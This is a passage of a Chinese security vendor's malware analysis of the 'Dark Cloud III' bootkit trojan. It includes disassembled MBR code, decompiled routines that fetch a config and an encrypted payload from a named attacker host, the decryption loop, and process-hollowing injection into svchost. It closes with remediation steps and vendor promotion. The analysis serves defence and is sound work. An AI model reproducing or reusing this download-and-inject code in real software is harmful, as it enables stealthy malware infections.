seg000:0044                mov     cx, 3
seg000:0047                mov     dx, 80h ; '■'
seg000:004A                mov     bx, 7E00h       ; DATA XREF: seg000:004D↓r
seg000:004A                                        ; seg000:CompressData↓r ...
seg000:004D                int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:004D                                        ; AL = number of sectors to read, CH = track, CL = sector
seg000:004D                                        ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:004D                                        ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:004F                pop     es
seg000:0050                pop     ds
seg000:0051                mov     si, 7E04h
seg000:0054
seg000:0054 loc_54:                                ; DATA XREF: seg000:00C1↓r
seg000:0054                                        ; seg000:0421↓r
seg000:0054                mov     di, 200h
seg000:0057                call    UnPack_5F
seg000:005A                push    es
seg000:005B                push    offset loc_BE   ; 原始的MBR开头
seg000:005E                retf                    ; 原始的MBR开头
```



```
seg000:00BE ; ---------------------------------------------------------------------------
seg000:00BE
seg000:00BE loc_BE:                                ; CODE XREF: seg000:005E↑J
seg000:00BE                                        ; DATA XREF: seg000:005B↑o
seg000:00BE                mov     ax, 55AAh       ; 原始的MBR开头
seg000:00C1                int     15h             ;  判断是否已经驻留成功，成功则执行原始引导记录
seg000:00C3                cmp     ax, 0AA55h
seg000:00C6                jz      short loc_CB
seg000:00C8                call    near ptr Residence_200
seg000:00CB
seg000:00CB loc_CB:                                ; CODE XREF: seg000:00C6↑j
seg000:00CB                xor     dx, dx
seg000:00CD                mov     es, dx
seg000:00CF                mov     ax, 201h        ; 读取一个扇区
seg000:00D2                mov     cx, 2           ; 原始正常扇区
seg000:00D5                mov     dx, 80h ; '■'
seg000:00D8                mov     bx, 7C00h
seg000:00DB
seg000:00DB CompressData:                          ; DISK - READ SECTORS INTO MEMORY
seg000:00DB                int     13h             ; AL = number of sectors to read, CH = track, CL =
seg000:00DB                                        ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:00DB                                        ; Return: CF set on error, AH = status, AL = number
seg000:00DD                popad
seg000:00DF                pop     ds
seg000:00E0                pop     sp
```


在 MBR 中发现有一个控制域名 ms.maimai666.com。

3.3 模块 4 样本分析

- 模块 3 访问 kn.html 页面请求配置信息并执行相关配置信息。

```
v3 = InternetOpenA(szAgent, 1u, 0, 0, 0);
if ( v3 )
{
  Buffer = a3;
  InternetSetOptionA(v3, 2u, &Buffer, 4u);
  Buffer = a3;
  InternetSetOptionA(v3, 5u, &Buffer, 4u);
  Buffer = a3;
  InternetSetOptionA(v3, 6u, &Buffer, 4u);
  v4 = InternetOpenUrlA(v3, lpszUrl, 0, 0, 0x84000010, 0);// http://www.acsewle.com:8877/ds/kn.html
  if ( v4 )
  {
    dwIndex = 0;
    dwBufferLength = 260;
    if ( HttpQueryInfoA(v4, 0x13u, &v11, &dwBufferLength, &dwIndex) )
    {
      if ( atoi(&v11) == 200 )
      {
        if ( lpFileName )
        {
          v5 = CreateFileA(lpFileName, 0x10000000u, 0, 0, 2u, 0x80u, 0);
          if ( v5 != (HANDLE)-1 )
          {
            for ( dwIndex = 0; InternetReadFile(v4, &v15, 0x200u, &dwIndex); v10 += dwIndex )
            {
              if ( !dwIndex )
                break;
              if ( !WriteFile(v5, &v15, dwIndex, &dwBufferLength, 0) )
                break;
            }
            CloseHandle(v5);
          }
        }
      }
    }
    InternetCloseHandle(v4);
  }
```

- 获取配置信息，并从中取出 lcdn 的下载地址。

```
if ( !GetPrivateProfileStringA(AppName, KeyName, Default, &lcdn_url, 0x104u, lpFileName) )// 获取配置信息中的url
  return;
v5 = GetPrivateProfileIntA(AppName, aIsexe, 0, lpFileName);
v1 = GetPrivateProfileIntA(AppName, aVersion, 0, lpFileName);
v7 = v1;
if ( dword_4099E8 )
{
  if ( dword_4099F4 >= v1 )
    return;
}
sub_4011E0(&ApplicationName, 260);
if ( !s_urlvisit(&lcdn_url, &ApplicationName, 10000) )// 下载lcdn文件
  goto LABEL_16;
```

- 验证文件是否合法。

```
v4 = *((_DWORD *)v2 + 3);
if ( v4 + 32 <= (unsigned int)lpFileName && !memcmp(aSldrexec, (const void *)v3, 8u) )// 验证lcdn文件的头部是否合法
{
  sub_4013A0(v3 + 16, v3 + 32, v4);
  if ( !sub_4018C0((LPCVOID)(v3 + 32), *(_DWORD *)(v3 + 12), (int)&v6) )
  {
    sub_4014F0((HLOCAL)v3);
    return 0;
  }
  v1 = v6;
}
```

- 对 lcdn 文件进行解密，下图为部分解密算法。

```
v10 = 0;
memset(&v11, 0, 0xFCu);                 // 此处内存全置00
v12 = 0;
v3 = 0;
v13 = 0;
v8 = 0;
do                                      // 把字符串后面的内容copy到新清0的内存中，lcdn.db的10h一行16字节写256
{
  v4 = &v10 + v3;                       // v4 eax == 0
                                        //
  v5 = v3 % a3_16;                      // 16个字节一循环，v5值从0变到15，然后再来
  v4[a1_12FA88 - &v10] = v3++;          // &v10 == 0，v3从0开始加到256,这条就是循环计数,结果就是12FA88处放00，12FA89处放01,依次类推
  *v4 = *(v5 + a2_16DAF0);              // 向12F96C不断写入v5(0-15)与16DAF0之和的位置的内容
}
while ( v3 < 256 );
result = a1_12FA88;
v9 = 256;                               // v9 == 12F968
do
{
  v7 = *result;                         // v7即cl，随着result变化，从00到FF
  v8 += *result + result[&v10 - a1_12FA88];  // v8 == 00 + 00 + 0E
                                        // v8 == 0E + 01 + A0
                                        // v8 == AF + 02 + 91
  *(++result - 1) = a1_12FA88[v8];      // v8第一次0E，第二次AF
  a1_12FA88[v8] = v7;                   // v8第一次0E（第二次AF），那么12FA88开始+0E处的内容仍然是0E，v7从00开始,把12FA88+0E(第二次AF)处变为00（第二次01）
  --v9;
}
while ( v9 );
return result;
```


- 创建 svchost，并将解密后的代码注入，并执行

```
if ( lpBuffer && dwSize )
{
  if ( sub_401500() )
    GetSystemWow64DirectoryA(&Buffer, 0x104u);
  else
    GetSystemDirectoryA(&Buffer, 0x104u);
  wsprintfA(&ApplicationName, aSSvchost_exe, &Buffer);
  GetStartupInfoA(&StartupInfo);
  if ( !sub_401770(&ApplicationName, 0, 0, 4, 0, (int)&hProcess) )
    return v8;
  Sleep(0x3E8u);
  v3 = hProcess;
  v4 = VirtualAllocEx(hProcess, 0, dwSize, 0x1000u, 0x40u);
  v5 = hThread;
  v6 = (DWORD)v4;
  if ( v4
    && WriteProcessMemory(v3, v4, lpBuffer, dwSize, 0)
    && (Context.ContextFlags = 65599, GetThreadContext(v5, &Context))
    && (Context.Eax = v6, SetThreadContext(v5, &Context)) )
  {
    ResumeThread(v5);
    v8 = 1;
    if ( a3 )
    {
      *(_DWORD *)a3 = v3;
      goto LABEL_13;
    }
  }
  else
  {
    TerminateProcess(v3, 1u);
  }
  CloseHandle(v3);
```

4 解决方案

根据“暗云Ⅲ”木马程序的传播特性，CNCERT 建议用户近期采取积极的安全防范措施[2]。安天建议：

1、不要选择安装捆绑在下载器中的软件，不要运行来源不明或被安全软件报警的程序，不要下载运行游戏外挂、私服登录器等软件。

2、定期在不同的存储介质上备份信息系统业务和个人数据。

3、安装**安天 RainbowDay（暗云Ⅲ）专杀工具**和**安天智甲终端防御系统进行持续防护**。

1）针对已感染“暗云Ⅲ”的主机，建议采用安天 RainbowDay（暗云Ⅲ）专杀工具进行查杀，具体使用方法如下：

A. 用户使用 PE 镜像方式启动操作系统；

B. 在 WinPE 启动环境下，运行安天 RainbowDay（暗云Ⅲ）专杀工具，并点击“开始排查”按钮；

C. 当显示发现 MBR 被“暗云Ⅲ”修改后，提示是否修复，点击“确定”按钮开始修复；

D. 扫描完毕后点击“威胁清除”按钮，清除检测到的“暗云Ⅲ”恶意代码；

E. 重新启动操作系统，结束修复。

下载地址：http://www.antiy.com/tools.html

2）针对未感染的用户，建议安装安天智甲终端防御系统进行持续防护，安天智甲通过采用上层监控、备份 MBR、底层防御、多维度 MBR 改写监控等多种技术手段，可有效防御恶意代码的绕过检测，阻止非法修改 MBR 行为，进而防御此类 Bootkit 恶意代码。在终端网络侧，**安天智甲**针对网络下载行为的 Payload Block 检测机制，可以拦截恶意代码下载的可疑文件，阻断其进行网络行为，防止恶意代码下载更新恶意模块。如有需要，请联系安天（可拨打 400-840-9234）。

5 “暗云III“之思

“暗云III”木马通过游戏微端、外挂、私服登录器等方式进行传播，且利用多种技术手段增强其隐蔽性。目前，被该木马控制的主机已形成了一个大规模僵尸网络，且控制端可以通过更换脚本的方式对不同目标发起 DDoS 攻击；同时，病毒样本对数字签名的使用也印证了安天 CERT 于“2016 安天基础威胁年报”中对“代码签名体系已经被穿透”[1]这一观点的论述。

传统的恶意代码处置观形成于 DOS 时代，彼时的恶意代码主要以感染式病毒为主，其窃密能力较弱、传播效率低，短时间内难以形成一定规模的经济模式。针对此类恶意代码进行的查杀恢复处置模式也沿袭到了今天。然而，随着 PC 终端的迅速普及和互联网的高速发展，PC 及其他电子设备所承载的资产价值日益升高，攻击者利用恶意代码对用户攻击的方式呈现多样性，用户受侵害的程度有所增强，传统的恶意代码处置观已无法满足当前复杂多样的网络安全威胁的处置流程。

商业军火的扩散全面降低了攻击成本，使得当前恶意代码的作业深度，由 Bootkit 等传统方法演进为更深度的技术（如 Bioskit、固件程序等），面对此类威胁时，基于查杀恢复的处置思路并不能够达成防御效果。

针对此现状，应建立新的恶意代码处置流程，在完成基础恶意代码的查杀处置、业务系统恢复后，妥善规划后续的处置程序。在按照安全规程重建环境，保证安全策略合理、系统补丁最新的条件下，安装能力型厂商提供的终端安全产品，推动积极防御、威胁情报与架构安全和被动防御的有效融合，建立攻击者难以预测的安全能力，达成有效防护和高度自动化和可操作化的安全业务价值。

特别感谢：哈尔滨工业大学网络安全响应组

附录一：参考链接

[1] 安天 CERT：《2016 年网络安全威胁的回顾与展望》

http://www.antiy.com/response/2016_Antiy_Annual_Security_Report.html

[2] CNCERT：《关于“暗云”木马程序有关情况通报》

http://mp.weixin.qq.com/s/AlEvirBkOSBOJAHNFcH30Q

附录二：关于安天

安天是专注于威胁检测防御技术的领导厂商。安天以提升用户应对网络威胁的核心能力、改善用户对威胁的认知为企业使命，依托自主先进的威胁检测引擎等系列核心技术和专家团队，为用户提供端点防护、流量监测、深度分析、威胁情报和态势感知等相关产品、解决方案与服务。

全球超过一百家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近六亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续五次蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问： *http://www.antiy.com（中文）*

http://www.antiy.net（英文）

安天企业安全公司更多信息请访问： *http://www.antiy.cn*

安天移动安全公司（AVL TEAM）更多信息请访问： *http://www.avlsec.com*